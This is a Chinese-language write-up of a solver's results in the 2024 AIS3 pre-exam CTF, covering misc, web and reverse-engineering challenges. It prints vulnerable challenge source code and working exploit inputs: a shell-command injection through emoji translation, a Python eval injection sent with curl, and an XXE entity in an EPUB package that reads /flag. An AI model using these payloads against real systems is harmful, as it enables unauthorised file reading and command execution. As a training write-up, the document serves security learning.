2024 AIS3 Pre-exam Write up

我這次只解出7題(含Welcome),真的是菜到不行,前陣子才練習pwn題,結果這次一題都沒解出來。
Misc: 4
Web: 2
Rev: 1
Crypto: 0
Pwn: 0

Misc

Welcome


秒解,flag就在圖片上

Quantum Nim Heist

看似複雜的小遊戲,玩著玩著就手殘按到兩次,就有解了
一進去遊戲長這樣

要一掉石頭就輸入0然後再輸入要一哪一排的石頭,再輸入要拿幾顆


我發現第一次之後一直按enter,程式就會自己一直把石頭拿掉,所以我就一直按enter,在最後一步把剩下的石頭拿掉就贏了
Three Dimensional Secret

這題給的是一個pcapng檔,用wireshark打開,發現裡面有很多SSDP、ARP、TCP等等protocol,以TCP最多,我看了一下發現TCP開始傳送資料的封包內容好像有特殊的資訊


Google一下FLAVO,發現這是G-code,再找一下G-code parser,發現NC Viewer這個好線上工具,把這些封包的資訊整理出來再丟到線上的3D模擬器,就可以看到flag了
Emoji Console

這題超好玩,一開始看到這個畫面

用表情符號拿到flag真的不是件容易的事,一開始的想法是cat flag,結果flag是一個資料夾…
之後我無聊試試看cat *,就拿到原始碼還有表情符號的對應,完全在意料之外

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
#!/usr/local/bin/python3

import os
from flask import Flask,send_file,request,redirect,jsonify,render_template
import json
import string
def translate(command:str)->str:
emoji_table = json.load(open('emoji.json','r',encoding='utf-8'))
for key in emoji_table:
if key in command:
command = command.replace(key,emoji_table[key])
return command.lower()

app = Flask(__name__)

@app.route('/')
def index():
return render_template('index.html')

@app.route('/api')
def api():
command = request.args.get('command')

if len(set(command).intersection(set(string.printable.replace(" ",''))))>0:
return jsonify({'command':command,'result':'Invalid command'})
command = translate(command)
result = os.popen(command+" 2>&1").read()
return jsonify({'command':command,'result':result})


if __name__ == '__main__':
app.run('0.0.0.0',5000)

{
"😀": ":D",
"😁": ":D",
"😂": ":')",
"🤣": "XD",
"😃": ":D",
"😄": ":D",
"😅": "':D",
"😆": "XD",
"😉": ";)",
...
...
"❿": "10",
"⭐": "*",
"➕": "+",
"➖": "-",
"✖️": "×",
"➗": "÷"

}cat: flag: Is a directory
cat: templates: Is a directory

發現好像沒辦法繞過檢查,只好慢慢通靈,這題考驗你截斷shell指令的技巧,可以用; | && ||等等符號,但這些能用的應該不多
表情符號裡有分號的有: ‘;P’, ‘;/‘, 和 ‘;)’
有pipe的: ‘:|’
想了想之後,我就用💿 🚩😓😑🐱 ⭐得知原來flag裡面有一個flag-printer.py,再用💿 🚩😓😑 🐍❸ ⭐執行它拿到flag。原始指令是cd flag;/:|python3 *
Pipe不會管前面的指令有沒有成功完成,還是會執行後面的指令

Web

Evil Calculator

直接上原碼

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
from flask import Flask, request, jsonify, render_template

app = Flask(__name__)

@app.route('/calculate', methods=['POST'])
def calculate():
data = request.json
expression = data['expression'].replace(" ","").replace("_","")
try:
result = eval(expression)
except Exception as e:
result = str(e)
return jsonify(result=str(result))

@app.route('/')
def index():
return render_template('index.html')

if __name__ == '__main__':
app.run("0.0.0.0",5001)

程式把request去掉空格和底線之後拿去eval,所以用import os或__import__(‘os’)應該是行不通,但其實可以直接open(‘flag’).read()就拿到flag

1
curl -X POST http://chals1.ais3.org:5001/calculate -d '{"expression":"open(\"/flag\").read()"}' -H 'Content-Type: application/json'

Ebook Parser

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
@app.route('/parse', methods=["POST"])
def upload():
if 'ebook' not in request.files:
return jsonify({'error': 'No File!'})

file = request.files['ebook']

with tempfile.TemporaryDirectory() as directory:
suffix = pathlib.Path(file.filename).suffix
fp = path.join(directory, f"{secrets.token_hex(8)}{suffix}")
file.save(fp)
app.logger.info(fp)

try:
meta = ebookmeta.get_metadata(fp)
return jsonify({'message': "\n".join([
f"Title: {meta.title}",
f"Author: {meta.author_list_to_string()}",
f"Lang: {meta.lang}",
])})
except Exception as e:
print(e)
return jsonify({'error': f"{e.__class__.__name__}: {str(e)}"}), 500

這題可以上傳epub檔案,我對epub完全不熟,去問chat gpt這到底是啥,結果發現是電子書的格式,是用xml寫的。
我其實也對xml的弱點超級不熟,google了一下有xxe可以試試看,我的payload長這樣

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE foo [ <!ENTITY xxe SYSTEM "file:///flag"> ]>
<package version="2.0" xmlns="http://www.idpf.org/2007/opf" unique-identifier="bookid">
<metadata xmlns:dc="http://purl.org/dc/elements/1.1/">
<dc:title>Sample Book</dc:title>
<dc:language>en</dc:language>
<dc:identifier id="bookid">id123456</dc:identifier>
<dc:creator>&xxe;</dc:creator>
</metadata>
<manifest>
<item id="ncx" href="toc.ncx" media-type="application/x-dtbncx+xml"/>
<item id="content" href="chap_01.xhtml" media-type="application/xhtml+xml"/>
</manifest>
<spine toc="ncx">
<itemref idref="content"/>
</spine>
</package>

因為ebookmeta這個套件在author_list_to_string()的時候會去解析xml content裡面的creator欄位,把xxe entity塞到creator裡面,就可以觸發xxe拿到flag了
下面這個是epub的directory structure

這個directory structure是請gpt幫我生的哈哈哈
這題我很驚訝可以解出來,一堆完全不熟的東西

Rev

The Long Print

題目執行會長這樣

用gdb看一下main

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
gdb-peda$ disas main
Dump of assembler code for function main:
0x00000000000011a9 <+0>: endbr64
0x00000000000011ad <+4>: push rbp
0x00000000000011ae <+5>: mov rbp,rsp
0x00000000000011b1 <+8>: sub rsp,0x10
0x00000000000011b5 <+12>: mov DWORD PTR [rbp-0xc],0x0
0x00000000000011bc <+19>: lea rdi,[rip+0xeed] # 0x20b0
0x00000000000011c3 <+26>: call 0x1080 <puts@plt>
0x00000000000011c8 <+31>: mov DWORD PTR [rbp-0x8],0x0
0x00000000000011cf <+38>: jmp 0x1271 <main+200>
0x00000000000011d4 <+43>: mov eax,DWORD PTR [rbp-0x8]
0x00000000000011d7 <+46>: cdqe
0x00000000000011d9 <+48>: lea rdx,[rax*4+0x0]
0x00000000000011e1 <+56>: lea rax,[rip+0xe38] # 0x2020 <secret>
0x00000000000011e8 <+63>: add rax,rdx
0x00000000000011eb <+66>: mov edx,DWORD PTR [rax]
0x00000000000011ed <+68>: mov eax,DWORD PTR [rbp-0x8]
0x00000000000011f0 <+71>: add eax,0x1
0x00000000000011f3 <+74>: cdqe
0x00000000000011f5 <+76>: lea rcx,[rax*4+0x0]
0x00000000000011fd <+84>: lea rax,[rip+0xe1c] # 0x2020 <secret>
0x0000000000001204 <+91>: add rax,rcx
0x0000000000001207 <+94>: mov eax,DWORD PTR [rax]
0x0000000000001209 <+96>: mov eax,eax
0x000000000000120b <+98>: lea rcx,[rax*4+0x0]
0x0000000000001213 <+106>: lea rax,[rip+0xe66] # 0x2080 <key>
0x000000000000121a <+113>: mov eax,DWORD PTR [rcx+rax*1]
0x000000000000121d <+116>: xor eax,edx
0x000000000000121f <+118>: mov DWORD PTR [rbp-0xc],eax
0x0000000000001222 <+121>: mov DWORD PTR [rbp-0x4],0x0
0x0000000000001229 <+128>: jmp 0x1267 <main+190>
0x000000000000122b <+130>: mov edi,0x3674
0x0000000000001230 <+135>: call 0x10b0 <sleep@plt>
0x0000000000001235 <+140>: mov eax,DWORD PTR [rbp-0xc]
0x0000000000001238 <+143>: mov esi,eax
0x000000000000123a <+145>: lea rdi,[rip+0xe9d] # 0x20de
0x0000000000001241 <+152>: mov eax,0x0
0x0000000000001246 <+157>: call 0x1090 <printf@plt>
0x000000000000124b <+162>: mov eax,DWORD PTR [rbp-0xc]
0x000000000000124e <+165>: shr eax,0x8
0x0000000000001251 <+168>: mov DWORD PTR [rbp-0xc],eax
0x0000000000001254 <+171>: mov rax,QWORD PTR [rip+0x2db5] # 0x4010 <stdout@@GLIBC_2.2.5>
0x000000000000125b <+178>: mov rdi,rax
0x000000000000125e <+181>: call 0x10a0 <fflush@plt>
0x0000000000001263 <+186>: add DWORD PTR [rbp-0x4],0x1
0x0000000000001267 <+190>: cmp DWORD PTR [rbp-0x4],0x3
0x000000000000126b <+194>: jle 0x122b <main+130>
0x000000000000126d <+196>: add DWORD PTR [rbp-0x8],0x2
0x0000000000001271 <+200>: cmp DWORD PTR [rbp-0x8],0x17
0x0000000000001275 <+204>: jle 0x11d4 <main+43>
0x000000000000127b <+210>: lea rdi,[rip+0xe66] # 0x20e8
0x0000000000001282 <+217>: call 0x1080 <puts@plt>
0x0000000000001287 <+222>: mov eax,0x0
0x000000000000128c <+227>: leave
0x000000000000128d <+228>: ret

發現main+135的地方有個sleep的call,main+130的地方把0x3674放進edi,難怪等半天都等不到flag,所以我用hexed.it把0x3674改成0x0000,再下載下來執行,發現會被蓋掉

那就再改一次,把main+217的puts call改成5個nop(0x90)就可以了

  1. Misc
    1. Welcome
    2. Quantum Nim Heist
    3. Three Dimensional Secret
    4. Emoji Console
  2. Web
    1. Evil Calculator
    2. Ebook Parser
  3. Rev
    1. The Long Print